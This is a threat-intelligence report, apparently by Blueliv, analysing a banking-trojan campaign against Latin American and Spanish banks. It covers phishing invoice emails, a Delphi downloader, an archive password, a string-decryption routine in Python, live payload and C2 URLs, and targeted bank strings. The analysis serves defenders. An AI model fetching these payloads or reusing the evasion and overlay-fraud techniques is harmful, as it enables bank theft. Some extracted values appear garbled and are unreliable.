

The background of the slide features a photograph of a person's hands writing on a piece of paper with a pen. A laptop is visible in the background. The image is partially obscured by three large, semi-transparent circular overlays: a yellow circle on the left, a blue circle at the bottom right, and a red square in the top right.

# MALWARE CAMPAIGN TARGETING LATAM AND SPANISH BANKS



© 2019 Leap In Value S.L. All rights reserved.

The information provided in this document is the property of **Blueliv**, and any modification or use of all or part of the content of this document without the express written consent of **Blueliv** is strictly prohibited. Failure to reply to a request for consent shall in no case be understood as tacit authorization for the use thereof.

**Blueliv®** is a registered trademark of Leap In Value S.L. in the United States and other countries. All other brand names, product names or trademarks belong to their respective owners.



# I TABLE OF CONTENT

<b>Introduction</b>	<b>4</b>
<b>Distribution campaign overview</b>	<b>5</b>
<b>The email</b>	<b>7</b>
<b>The downloader</b>	<b>8</b>
Building text strings at runtime	8
Encoded payload URL	10
Payload execution	13
<b>The banker</b>	<b>15</b>
How does it work	16
Encrypted strings	17
Antis	23
Banker functionality	26
<b>Attribution</b>	<b>29</b>
<b>Detection</b>	<b>29</b>
Downloader	29
Banker	30
<b>IOCs</b>	<b>30</b>
Downloader	30
Banker	32
<b>Appendix 1: Decrypted strings</b>	<b>34</b>
<b>Appendix 2: Fake bank images and overlays</b>	<b>52</b>
<b>Appendix 3: Miscellaneous images found in resources</b>	<b>96</b>
<b>Appendix 4: Targeted banks</b>	<b>98</b>



# I INTRODUCTION

We have been tracking the footprint of an actor who has been conducting a campaign targeting Latin American and Spanish users in recent months.

The immediate objective of the campaign is the installation of a banking trojan on the users' systems, with the final goal of stealing sensitive financial information that can be used to perform fraud.

In the configuration parameters of this trojan there are more than 80 banks and several cryptocurrency-related sites present.

The features and operation of this malware allow the attacker to bypass online banking security mechanisms such as 2FA by SMS or the use of a physical token.

We are grateful to the **Caixabank eCrime team** for sharing intelligence and collaborating with Blueliv on this investigation.



# DISTRIBUTION CAMPAIGN OVERVIEW

The distribution begins with the massive sending of emails. The messages pretend to be an electronic invoice in PDF format and present a link for download.



If the user clicks on the link included in the email, a ZIP file is downloaded, containing the fake invoice.

`Facte17802932770608.zip`  
`Factura293454835.zip`

The EXE file uses the ACROBAT READER icon as application icon, thus trying to impersonate a PDF document. Upon execution it proceeds to download and run the payload from its configured URL. We note that the actor has hosted all payloads in DROPBOX.

The real content of the ZIP file is a downloader: W32/Banload.

`Factur98793400583a-Electronica.exe`  
`Factura990834Elec11814-3007.exe`

`http://www.dropbox.com/s/26510li3tayigl4/Serv9Edriversa.zip?dl=1`

`http://www.dropbox.com/s/fqy0987jz7a03gz/foolks0edrvs.zip?dl=1`

`http://www.dropbox.com/s/vs84ax906q2e816/InteI8Sdrivel.zip?dl=1`

`http://www.dropbox.com/s/wopst4167aj1joz/Intel_1Drivings.zip?dl=1`



This is how W32/Banker arrives on the user's computer. This malware is known with different aliases such as WV32/Bancos, PSW.Banker, Trojan.Spy.Banker, Troj/Banker or Infostealer.Bancos, amongst others.

During the investigation we found many of these payloads hosted in DROPBOX. The ZIP files are password protected, and an analysis of its corresponding downloader is needed to get the key.

Filename	SHA256
Serv9Ediversa.zip	7bd54edd6326c3086fc950a0ae57fb47697c158a9a748b54ac1f058c4a0794fb
foolks0edrivs.zip	Ad3c5db536d61db37e4ebd0af4ce433f589a8ef1e6b6b66e79b7913e1f4a91f1
Sigu9Edrivers.zip	12d69f44f9d0a492893604b476fa1c4d5f0bfa675c50bdb13fd92e6bda8de207
InteI8Sdrivel.zip	1de09fd2434cde7f86fb0faeff03c5a4758be7dde3f90b64af7ca87c9b49c2c
Intel_1Drivings.zip	848a9762e6eb6913dcdb5e976b19222fdbb2baa85c94a180b9c536c48c49e3fe



# I THE EMAIL

The actor distributes their stage I malware through emails that pretend to be electronic invoices. The text is in Spanish and we can observe mistakes in its construction, grammar and/or spelling. The message

presents a link from which the user can download the alleged invoice. Both the domain name and the file name used in this link are also in Spanish, and are related to the subject of the email: an invoice.

Archivo adjunto (968KB)

[Descargar la factura electrónica.zip](#)

**Envío de factura electrónica - SERES S.A.**

Emitió para usted un(os) documento(s) de tipo *Factura electrónica* con las siguientes características:

<b>FACTURA:</b>	9TG8RTULV5EFL5DSGL0LCEZYQ
<b>FECHA DE EMISIÓN:</b>	29/07/2019
<b>MONTO TOTAL:</b>	2.420,03

Para este medio se le envía el documento adjunto, el archivo PDF.  
 Consulte los datos adjuntos, por favor  
 Le notificamos que la empresa

**Seres S.A. (A82045683)**  
 se anexa el siguiente comprobante fiscal digital en su formato PDF  
<https://www.facturase.gob.es/factre4298136.pdf>

The threat actor uses different links and file names in each wave of emails, always related to the subject of invoices. We observe that the domains used by the actor appear reused:

```
http://e-facturaciones.com/efc/index.php
http://facturacionfiscal-es.com/esc/index.php
```

The registration information corresponding to these domains varies, and everything seems to indicate that it is fake.

The link included in the message points to a ZIP file, which contains the next attack stage.



# I THE DOWNLOADER

The downloaders are i386 PE .EXE files written in DELPHI. They always appear with a filename that refers to an invoice, accompanied by a number.

Factur98793400583a-Electronica.exe  
Factura990834Elec11814-3007.exe

Factura-E993000655539629072019.exe  
Fact-uraE034900068712907.exe

The executables contain several artifacts – a form with some input fields – possibly remnants of the DELPHI application used as a base.

## BUILDING TEXT STRINGS AT RUNTIME

Some malware families encrypt text strings to hide them. In this way they avoid being detected through their presence or hinder static analysis. There are also some malware families, like this one we analyzed, in which text strings are built at runtime.

We observe how the malware has different small functions each responsible for generating a single character. Here is the function for generating an “a” character:

```
.text:008D961C          mal_str_a proc near
.text:008D961C 55
.text:008D961D 8B EC
.text:008D961F 51
.text:008D9620 89 45 FC
.text:008D9623 8B 45 FC
.text:008D9626 BA 40 96 8D 00
.text:008D962B E8 3C 10 B3 FF
.text:008D9630 59
.text:008D9631 5D
.text:008D9632 C3
.text:008D9632          mal_str_a endp
.text:008D9633 00
.align 4
.text:008D9634 B0 04 02 00 FF FF+
.dd 204B0h, 0FFFFFFFh, 1
.text:008D9640 61 00 00 00          mal_char_a dd 61h ; "a"
```



And here is the function for the generation the “t” character:

```
.text:008D9644          mal_str_t proc near
.text:008D9644 55
.text:008D9645 8B EC
.text:008D9647 51
.text:008D9648 89 45 FC
.text:008D964B 8B 45 FC
.text:008D964E BA 68 96 8D 00
.text:008D9653 E8 14 10 B3 FF
.text:008D9658 59
.text:008D9659 5D
.text:008D965A C3
.text:008D965A          mal_str_t endp
.align 4
.text:008D965C B0 04 02 00 FF FF+
.text:008D9668 74 00 00 00          mal_char_t dd 74h ; "t"
```

The malware uses these functions when it needs some text string, calling them to build the string character after character at runtime. In the following

code we see the malware preparing the string “appdata” by using this method.

```
.text:008D9010 E8 77 3A C8 FF          call  sub_55CA8C
.text:008D9015 8D 45 E4          lea   eax, [ebp+var_1C]
.text:008D9018 E8 FF 05 00 00          call  mal_str_a      ; a
.text:008D901D FF 75 E4          push  [ebp+var_1C]
.text:008D9020 8D 45 E0          lea   eax, [ebp+var_20]
.text:008D9023 E8 10 0A 00 00          call  mal_str_p      ; ap
.text:008D9028 FF 75 E0          push  [ebp+var_20]
.text:008D902B 8D 45 DC          lea   eax, [ebp+var_24]
.text:008D902E E8 05 0A 00 00          call  mal_str_p      ; app
.text:008D9033 FF 75 DC          push  [ebp+var_24]
.text:008D9036 8D 45 D8          lea   eax, [ebp+var_28]
.text:008D9039 E8 42 08 00 00          call  mal_str_d      ; appd
.text:008D903E FF 75 D8          push  [ebp+var_28]
.text:008D9041 8D 45 D4          lea   eax, [ebp+var_2C]
.text:008D9044 E8 D3 05 00 00          call  mal_str_a      ; appda
.text:008D9049 FF 75 D4          push  [ebp+var_2C]
.text:008D904C 8D 45 D0          lea   eax, [ebp+var_30]
.text:008D904F E8 F0 05 00 00          call  mal_str_t      ; appdat
.text:008D9054 FF 75 D0          push  [ebp+var_30]
.text:008D9057 8D 45 CC          lea   eax, [ebp+var_34]
.text:008D905A E8 BD 05 00 00          call  mal_str_a      ; appdata
.text:008D905F FF 75 CC          push  [ebp+var_34]
.text:008D9062 8D 45 E8          lea   eax, [ebp+mal_str_appdata]
.text:008D9065 BA 07 00 00 00          mov   edx, 7
.text:008D906A E8 19 23 B3 FF          call  sub_40B388
.text:008D906F 8B 45 E8          mov   eax, [ebp+mal_str_appdata]
.text:008D9072 8D 55 EC          lea   edx, [ebp+var_14]
.text:008D9075 E8 2E 83 B5 FF          call  sub_4313A8
```



## ENCODED PAYLOAD URL

We note that the URL from which the payload is downloaded is encoded in an unusual way.

```
.text:008D9364          mal_url_download:
.text:008D9364 24 00 46 00 55+    text "UTF-16LE", '$FUT02MILF$$M23DINGLE$www$TIGLE09MTP$...
.text:008D9364 32 00 4D 00 49+    text "UTF-16LE", '09MTP$com/s/265101i3tayigl4/Serv9Edriv...
.text:008D9364 24 00 73 00 24+    text "UTF-16LE", 'TP$$BIS01HOLE$?dl=1',0
.text:008D9458 B0 04 02 00 FF+    dd 204B0h, 0FFFFFFFh, 5Ch
.text:008D9464          mal_url_c2:
.text:008D9464 24 00 46 00 55+    text "UTF-16LE", '$FUT02MILF$$M23DINGLE$e-facturaciones$...
.text:008D9464 32 00 4D 00 49+    text "UTF-16LE", 'm/efc/$K58PIRIBOX$$TIGLE09MTP$$F33XUPX...
```

Certain ‘key’ parts of the URL such as “http”, “zip” or “php” have been replaced by tags. When the malware

needs to use the URL, it replaces each tag with its corresponding text according to the following table.

\$M23DINGLE\$	-->	“://”
\$K58PIRIBOX\$	-->	“index”
\$BIS01HOLE\$	-->	“zip”

\$FUT02MILF\$	-->	“http”
\$F33XUPXUP\$	-->	“php”
\$TIGLE09MTP\$	-->	“.”

Observe here how the malware calls the functions to replace strings for building “zip”, “php”, “index”, “.”, “http” and “://” in order to build the payload URL.

```
.text:008D90F5 B8 64 94 8D 00      mov    eax, offset ma_url_c2 ; "$FUT02MILF$$M23DINGLE$e...
.text:008D90FA E8 61 09 00 00      call   mal_str_zip
.text:008D90FF 8B 45 98            mov    eax, [ebp+var_68]
.text:008D9102 8D 55 9C            lea    edx, [ebp+var_64]
.text:008D9105 E8 F2 0D 00 00      call   mal_str_php
.text:008D910A 8B 45 9C            mov    eax, [ebp+var_64]
.text:008D910D 8D 55 A0            lea    edx, [ebp+var_60]
.text:008D9110 E8 7F 08 00 00      call   mal_str_index
.text:008D9115 8B 45 A0            mov    eax, [ebp+var_60]
.text:008D9118 8D 55 A4            lea    edx, [ebp+var_5C]
.text:008D911B E8 DC 09 00 00      call   mal_str_dot
.text:008D9120 8B 45 A4            mov    eax, [ebp+var_5C]
.text:008D9123 8D 55 A8            lea    edx, [ebp+var_58]
.text:008D9126 E8 6D 0A 00 00      call   mal_str_http
.text:008D912B 8B 45 A8            mov    eax, [ebp+var_58]
.text:008D912E 8D 55 AC            lea    edx, [ebp+var_54]
.text:008D9131 E8 9A 07 00 00      call   mal_str_2dot
.text:008D9136 8B 55 AC            mov    edx, [ebp+var_54]
.text:008D9139 B8 E4 1E 92 00      mov    eax, offset dword_921EE4
.text:008D913E E8 29 15 B3 FF      call   sub_40A66C
```



Let's decode the URLs present in the analyzed sample:

```
Sample:  
95145c9b4bec53f6a5c76497e00b7823612079c53698085ad056f4d4bda927d6  
  
URL1:  
$FUT02MILF$$M23DINGLE$www$TIGLE09MTP$dropbox$TIGLE09MTP$com/s/26510li3tayigl4/  
Serv9Edriversa$TIGLE09MTP$$BIS01HOLE$?dl=1  
  
URL2:  
$FUT02MILF$$M23DINGLE$e-facturaciones$TIGLE09MTP$com/efc/$K58PIRIBOX$$TIGLE09MTP$$F33XUPXUP$  
  
Decoded URL1:  
https://www.dropbox.com/s/26510li3tayigl4/Serv9Edriversa.zip?dl=1  
  
Decoded URL2:  
http://e-facturaciones.com/efc/index.php
```

The decoded URLs are the payload and the malware C2 respectively. Let's decode the URLs from another sample.

```
Sample:  
b0abf97ec58abdcf9e931f36d758257f1dbc3c273c998a7b336d4aa07c1fb81a  
  
URL1:  
$FUT02MILF$$M23DINGLE$www$TIGLE09MTP$dropbox$TIGLE09MTP$com/s/fqy0987jz7a03gz/  
Foolks0Edrivs$TIGLE09MTP$$BIS01HOLE$?dl=1  
  
URL2:  
$FUT02MILF$$M23DINGLE$facturacionfiscal-es$TIGLE09MTP$com/  
esc/$K58PIRIBOX$$TIGLE09MTP$$F33XUPXUP$  
  
Decoded URL1:  
https://www.dropbox.com/s/fqy0987jz7a03gz/Foolks0Edrivs.zip?dl=1  
  
Decoded URL2:  
http://facturacionfiscal-es.com/esc/index.php
```



We note that with each different campaign the malware can use different URLs for both the final payload:

```
http://www.dropbox.com/s/26510li3tayigl4/Serv9Edriversa.zip?dl=1
http://www.dropbox.com/s/fqy0987jz7a03gz/foolks0edrvs.zip?dl=1
http://www.dropbox.com/s/wopst4167aj1joz/Intel_1Drivings.zip?dl=1
https://www.dropbox.com/s/vs84ax906q2e8l6/intei8sdrivel.zip?dl=1
```

And the contact URL:

```
http://e-facturaciones.com/efc/index.php
http://facturacionfiscal-es.com/esc/index.php
```

Once the payload URL is ready the `URLDownloadToFileW` function is used to download its contents.

```
.text:008D9FEB E8 0C 11 B3 FF    call   sub_40B0FC
.text:008D9FF0 6A 00              push   0           ; LPBINDSTATUSCALLBACK
.text:008D9FF2 6A 00              push   0           ; DWORD
.text:008D9FF4 8B 45 FC          mov    eax, [ebp+var_4]
.text:008D9FF7 E8 98 10 B3 FF    call   sub_40B094
.text:008D9FFC 50              push   eax          ; LPCWSTR
.text:008D9FFD A1 7C 5E 90 00    mov    eax, off_905E7C
.text:008DA002 8B 00              mov    eax, [eax]
.text:008DA004 E8 8B 10 B3 FF    call   sub_40B094
.text:008DA009 50              push   eax          ; LPCWSTR
.text:008DA00A 6A 00              push   0           ; LPUNKNOWN
.text:008DA00C E8 7B E0 CA FF    call   URLDownloadToFileW
.text:008DA011 6A 0A              push   0Ah         ; dwMilliseconds
.text:008DA013 E8 2C C5 B3 FF    call   Sleep
.text:008DA018 33 C0              xor    eax, eax
```



## PAYOUT EXECUTION

If we manually download the payload, we will obtain a .ZIP file that contains an executable. However, it is password protected, and we will not be able to

access its content. The following code shows how the malware builds the ZIP password at runtime:

```
.text:008D97AE E8 B9 0E B3 FF    call    sub_40A66C
.text:008D97B3 8D 45 DC    lea     eax, [ebp+var_24]
.text:008D97B6 E8 D9 FE FF FF    call    mal_str_x      ; x
.text:008D97BB FF 75 DC    push   [ebp+var_24]
.text:008D97BE 8D 45 D8    lea     eax, [ebp+var_28]
.text:008D97C1 E8 A6 FE FF FF    call    mal_str_u      ; xu
.text:008D97C6 FF 75 D8    push   [ebp+var_28]
.text:008D97C9 8D 45 D4    lea     eax, [ebp+var_2C]
.text:008D97CC E8 67 02 00 00    call    mal_str_p      ; xup
.text:008D97D1 FF 75 D4    push   [ebp+var_2C]
.text:008D97D4 8D 45 D0    lea     eax, [ebp+var_30]
.text:008D97D7 E8 40 FE FF FF    call    mal_str_a      ; xupa
.text:008D97DC FF 75 D0    push   [ebp+var_30]
.text:008D97DF 8D 45 E0    lea     eax, [ebp+mal_str_zip_pass]
.text:008D97E2 BA 04 00 00 00    mov    edx, 4
.text:008D97E7 E8 9C 1B B3 FF    call    sub_40B388
```

These encrypted ZIP payloads can't be analyzed by antivirus gateways or similar tools on their way to the user, and as result they appear with 0 detections

on VIRUSTOTAL. This could be an inconvenience for an analyst who only has the download URL or the ZIP file and does not know the password.

The screenshot shows the VirusTotal analysis results for a ZIP file. The main summary indicates "No engines detected this file". Below this, the file details show a file size of 11.36 MB and a submission date of 2019-08-21 04:39:36 UTC, 2 months ago. The "DETAILS" tab is selected, displaying basic properties such as MD5, SHA-1, SHA-256, VirusDB, FileType, and Magic, along with file size information. The "History" tab shows the first and last submissions, last analysis, earliest content modification, and latest content modification dates.

Basic Properties	Value
MD5	29e61a7b1e15d051bd743f14a6d494
SHA-1	a336ef3322d1e11a204d0306a25c79e-0faa-0faa
SHA-256	b6ab1f02caef4913361debf0779a102274fb02baaf3f0ca103096c38a-8fc0fc0c39
VirusDB	1-340125-14450300000000000000000000000000
FileType	PE32+ELF64 Intel Big Endian
Magic	ZIP archive data, at least v2.0 to extract
File size	11.36 MB (11386624 bytes)

History	Value
First Submission	2019-08-21 04:39:26
Last Submission	2019-08-21 04:39:26
Last Analysis	2019-08-21 04:39:26
Earliest Content Modification	2019-08-20 00:40:40
Latest Content Modification	2019-08-20 00:40:40



The last steps are the execution of just the downloaded and decompressed EXE file. The malware uses the ShellExecuteW function to run it.

```

.text:008D9E26 6A 00          push    0           ; nShowCmd
.text:008D9E28 6A 00          push    0           ; lpDirectory
.text:008D9E2A 6A 00          push    0
.text:008D9E2C A1 08 5C 90 00 mov     eax, off_905C08
.text:008D9E31 FF 30          push    dword ptr [eax]
.text:008D9E33 68 F8 9E 8D 00 push    offset dword_8D9EF8
.text:008D9E38 A1 34 5D 90 00 mov     eax, off_905D34
.text:008D9E3D FF 30          push    dword ptr [eax]
.text:008D9E3F 68 F8 9E 8D 00 push    offset dword_8D9EF8
.text:008D9E44 8D 8D 54 FD FF FF lea     ecx, [ebp+lpParameters]
.text:008D9E4A 8B 55 F8          mov     edx, [ebp+var_8]
.text:008D9E4D 8B 45 FC          mov     eax, [ebp+var_4]
.text:008D9E50 8B 18          mov     ebx, [eax]
.text:008D9E52 FF 53 0C          call    dword ptr [ebx+0Ch]
.text:008D9E55 FF B5 54 FD FF FF push    [ebp+lpParameters] ; lpParameters
.text:008D9E5B 8D 85 58 FD FF FF lea     eax, [ebp+var_2A8]
.text:008D9E61 BA 05 00 00 00  mov     edx, 5
.text:008D9E66 E8 1D 15 B3 FF  call    sub_40B388
.text:008D9E6B 8B 85 58 FD FF FF mov     eax, [ebp+var_2A8]
.text:008D9E71 E8 1E 12 B3 FF  call    sub_40B094
.text:008D9E76 50          push    eax           ; lpFile
.text:008D9E77 6A 00          push    0           ; lpOperation
.text:008D9E79 6A 00          push    0           ; hwnd
.text:008D9E7B E8 F8 34 C7 FF  call    ShellExecuteW

```

If anything fails, the following window is displayed, simulating an error due to an expired invoice:





# I THE BANKER

All the previous assembly is aimed at downloading and running this malware on users' systems. To study it we will focus on the following sample, although

we will see other members of the same family throughout the analysis.

```
4bd5c665d8dbfbcd79cf0f1257867e3db7dd715ec1e8d311e4653d55e91782f9
```

The file is a PE32 executable, developed in DELPHI. The UTC timestamp in the header is 2019-08-06 02:14:45, and the first submission on VIRUSTOTAL was on 2019-08-12 16:17:58. If the header timestamp is correct, this leaves us with a 6 days window starting when the actor compiled the malware until it was first submitted to VIRUSTOTAL.

The checksum field in the file header is empty and the file presents no digital signature.

In the resources section we observe different components used by this malware:

- An embedded DLL file, named SQLITE3 with hash f7e93749c18c1bdf6fdc957b86e7f9866b8 ef62cb668fcd382a4de0f2d475b13 that turned out to be exactly that: SQLITE3.DLL
- A large number of images used to create fake bank windows and overlays (see Appendix 2: Fake bank images and overlays). The incorporation of Spanish banking entities into the list of targets for this malware is remarkable. The language code used on these strings is 0416 Portuguese (Brazil) too.
- Four BMP images (see Appendix 3: Miscellaneous images found in resources). It could be images left by the author as a reference, to facilitate adding support for more banks. The language code used is 0416 Portuguese (Brazil).




## HOW DOES IT WORK?

The analyzed malware family has its origins in KL-REMOTE TOOLKIT, a tool offered in the Brazilian underground since 2014.

This toolkit allows malicious actors to take control of the infected system while the user is operating

on their online banking account, and through fake windows and overlays convince the user to disclose the information necessary to carry out a money transfer: passwords, 2FA tokens, and other sensitive information. Its operation could be summarized in the following scheme:




1. The malware monitors visited web sites. It contains a list of strings in order to identify visits to the target banks.
2. When the user logs into their online banking service, the malware contacts the malicious actor, who can operate on the system through its RAT style functionality.

In this way the attacker can operate within the online banking service under the identity of the infected

user, and thus carry out theft. If during the process additional information is required, such as additional keys, 2FA, etc., fake windows and overlays are used to require this information to the user.

With this information in their possession, the attacker proceeds to transfer the money to an account under their control, while making the infected user wait with an excuse such as a Windows update.



Members of this family are equipped with all the necessary tools to carry out this attack: Functionality to work as a RAT and a keylogger, the capability to

download and execute files, as well as a collection of images corresponding to various banking entities.



## ENCRYPTED STRINGS

Most revealing text strings are stored encrypted. They appear in the malware body as UNICODE strings made of hexadecimal numbers:

```
80F750F137AF2CAF1B
2C568FB94E8A92C2110975E96B92C3
1652AFB650A6C10A
B330BABF45B13DB23EBB
6D97D157C839B4C32A42A8CF212156ED
A6D43E2B
C0364FE57A8CE6037F
F10F5AD97FF37283EC51
7CFB5386BE1CB9ED084883C60C34
F57BD20921BA1FB4ED0C4C8AD77BDE1F
...
...
```

The decryption routine uses a key that is divided into three parts in the body of the malware.

```
4bd5c665d8dbfbcd79cf0f1257867e3db7dd715ec1e8d311e4653d55e91782f9
```

Where the same key is used, but appear all together and not divided into parts:

```
.text:0054B09C 53          push    ebx
.text:0054B09D 8B D8        mov     ebx,  eax
.text:0054B09F 8B C3        mov     eax,  ebx
.text:0054B0A1 BA B8 B0 54 00  mov     edx,  offset key
.text:0054B0A6 E8 ED 93 EB FF  call    sub_404498
.text:0054B0AB 5B          pop    ebx
.text:0054B0AC C3          retn
.text:0054B0AC             sub_54B09C endp
.text:0054B0AD 00 00 00      align   10h
.text:0054B0B0 FF FF FF FF 2F 00+ dd     0FFFFFFFh, 2Fh
.text:0054B0B8 38 38 44 53 37 38+key db     '88DS78498948E4H48J84K44J56JH546554865448UJ4...
```



This has probably been done in order to break detection based on the presence of the key string

```
88DS78498948E4H48J84K44J56JH546554865448UJ444J4
```

in the file. The complete decryption key used in the analyzed sample is:

The decryption routine initially appears confusing, but it is based on simple XOR operation with a carry. The

following PYTHON code illustrates the decryption process:

```
def decrypt( key, buffer) :

    encrypted = []
    decrypted = []

    for n in range( len( buffer) - 1) :
        if not buffer[ n] :
            break
        if not n % 2 :
            encrypted.append( buffer[ n] + buffer[ n + 1])

    klen = len( key)

    for i, byte in enumerate( encrypted) :
        if i > 0 :
            s = int( byte, 16)
            k = ord( key[ ( i % klen) - 1])
            x = s ^ k
            y = int( encrypted[ i - 1], 16)
            if x > y :
                z = x - y
            else:
                z = x + 255 - y
            decrypted.append( chr( z))

    return ''.join( decrypted)
```



Once applied the text strings become visible (see appendix I for a complete list).

## Operador

Banco de Chile	LIBERAACESSO
TECLAS	SUSPENDEACESSO
TRAVASITE	TELEFONE
BRADESCOPOSICAO	REINICIA
F11	SANTAJUJUFAKE
MARCARPC	SANTAJUJUSERIE
ESCREVER	SANTAJUJUTOKCERT
Google Chrome	SANTAJUJUASS
Mozilla Firefox	SANTAJUJUTELE
REINICIAGERAL	BBFAKE
MARCARPC	BBTELEFONE
MAXIMIZANDO	BBSOMENTEASS
SEMPREONLINEON	PEDESENHADE06BBFISICO
SEMPREONLINEOFF	PEDESENHADEGFCERTIFICADO
KILL	PEDESENHADEGFSENHA
	...

The analyzed sample contains more than 1500 encrypted strings. Sometimes these encrypted strings

are directly referenced in the code followed by a call to the decryption routine.

```
.text:006665F6 BA EC 68 66 00      mov    edx, offset str1 ; '359B33D81FB31F'
.text:006665FB 33 C0                xor    eax, eax
.text:006665FD E8 46 ED FF FF      call   decrypt
.text:00666602 FF 75 C4                push   [ebp+var_3C]
.text:00666605 8D 45 C0                lea    eax, [ebp+var_40]
.text:00666608 E8 77 FC FF FF      call   sub_666284
.text:0066660D FF 75 C0                push   [ebp+var_40]
.text:00666610 8D 4D BC                lea    ecx, [ebp+var_44]
.text:00666613 BA 18 69 66 00      mov    edx, offset str2 ;
'3258F31DDC64F16BED64F060E...
.text:00666618 33 C0                xor    eax, eax
.text:0066661A E8 29 ED FF FF      call   decrypt
```



But in a large part of the cases the code refers to them using indexes, hiding the string and thus making analysis a bit more difficult.

```
.text:0088D36B B8 C4 02 00 00          mov    eax, 2C4h
.text:0088D370 E8 67 35 D7 FF          call   sub_6008DC
```

An extensive function is used to convert the index into a string. Depending on the index value, the function uses different jump tables.

```
.text:006008DC 55          push   ebp
.text:006008DD 8B EC        mov    ebp, esp
.text:006008DF 83 C4 F8        add    esp, 0FFFFFFF8h
.text:006008E2 89 55 F8        mov    [ebp+var_8], edx
.text:006008E5 89 45 FC        mov    [ebp+var_4], eax
.text:006008E8 8B 45 FC        mov    eax, [ebp+var_4]
.text:006008EB 3D E0 04 00 00      cmp    eax, 4E0h
.text:006008F0 0F 8F 98 13 00 00      jg     loc_601C8E
.text:006008F6 0F 84 3A 7E 00 00      jz     loc_608736
.text:006008FC 3D DF 04 00 00      cmp    eax, 4DFh ; switch 1248 cases
.text:00600901 0F 87 37 BB 00 00      ja     loc_60C43E ; jumptable 00600907 default case
.text:00600907 FF 24 85 0E 09 60 00      jmp    ds:off_60090E[eax*4] ; switch jump
```

The encrypted string corresponding to the given index is returned:

```
.text:00604722 8B 45 F8          mov    eax, [ebp+var_8] ; jumptable 00600907 case 36
.text:00604725 BA 5C C6 60 00      mov    edx, offset estr1; 'F57BD20921BA1FB4ED0C4C8AD77...
.text:0060472A E8 9D 5B E0 FF        call   sub_40A2CC
.text:0060472F E9 0A 7D 00 00      jmp    loc_60C43E ; jumptable 00600907 default case
```



We can learn a lot about the purpose of this malware piece by just looking at the decrypted strings. They also help to locate specific functionalities inside the

malware body. For instance, in this set of strings we observe the interest of the actor in some BITCOIN related sites.

```
1497 --> BitcoinToYou
1498 --> Bitcointoyou
1499 --> pt.bitcointoyou.com
1500 --> BitcoinToYou
1501 --> Stratum coinBR SmartWallet
1502 --> SmartWallet Login
1503 --> Stratum Blockchain Tech
1504 --> CoinBR-Stratum
1505 --> Bitcoin: comprar e vender de forma r<E1>pida e f<E1>cil <E9> aqui | Foxbit
1506 --> Foxbit | Home
1507 --> FoxBit
1508 --> Login | FlowBTC
1509 --> Bitcoin agora <E9> f<E1>cil | FlowBTC
1510 --> FlowBTC
1511 --> FlowBtc
1512 --> BitcoinTrade
1513 --> (BTC)
1514 --> BitcoinTrade
1515 --> Copay - Copay Bitcoin Wallet
1516 --> Copay
```

The following bitcoin wallet appears in the encrypted strings. The malware uses it throughout its functions to steal cryptocurrency.

```
1ZNDvtLXaV3xsNSSwR2Ffh6ANL2RvvYyn
```



Some other decrypted strings reveal the targeted bank entities.

```
...
1207 --> P<E1>gina Inicial - Voc<EA> | Banco do Brasil -
1208 --> Exclusivo - Outros Segmentos | Banco do Brasil -
1209 --> P<E1>gina Inicial - Estilo | Banco do Brasil -
1210 --> P<E1>gina Inicial - Private | Banco do Brasil -
1211 --> P<E1>gina Inicial - Empresas | Banco do Brasil -
1212 --> P<E1>gina Inicial - Empresarial | Banco do Brasil -
1213 --> P<E1>gina Inicial - Corporate | Banco do Brasil -
1214 --> Governo Federal - Setor P<FA>blico Federal | Banco do Brasil -
1215 --> Governo Estadual - Setor P<FA>blico Estadual | Banco do Brasil -
1216 --> Governo Municipal - Setor P<FA>blico Municipal | Banco do Brasil -
1217 --> Legislativo - Setor P<FA>blico Legislativo | Banco do Brasil -
1218 --> Judici<E1>rio - Setor P<FA>blico Judici<E1>rio | Banco do Brasil -
1219 --> Caixa - Compromisso com o Brasil -
1220 --> PIS - Programa Integra<E7><E3>o Social | Caixa -
1221 --> Habita<E7><E3>o | Caixa -
1222 --> FGTS - Benef<ED>cios do Trabalhador | Caixa -
1223 --> Santander -
1224 --> Sicredi | Gente que coopera cresce -
1225 --> Conta-corrente | Para Voc<EA> | Sicredi -
1226 --> Cooperativas | Sicredi -
1227 --> Sicoob - Sistema de Cooperativas de Cr<E9>dito do Brasil -
1228 --> Sicoob - Sistema de Cooperativas de Cr<E9>dito do Brasil | Identifica<E7><E3>o
1229 --> Ita<FA> Uniclass - feito para voc<EA> crescer -
1230 --> Banco Ita<FA> - Feito Para Voc<EA> -
1231 --> 30 horas -
1232 --> Ita<FA> - boletos - atualizar -
1233 --> Nova Home |
1234 --> Banco Safra
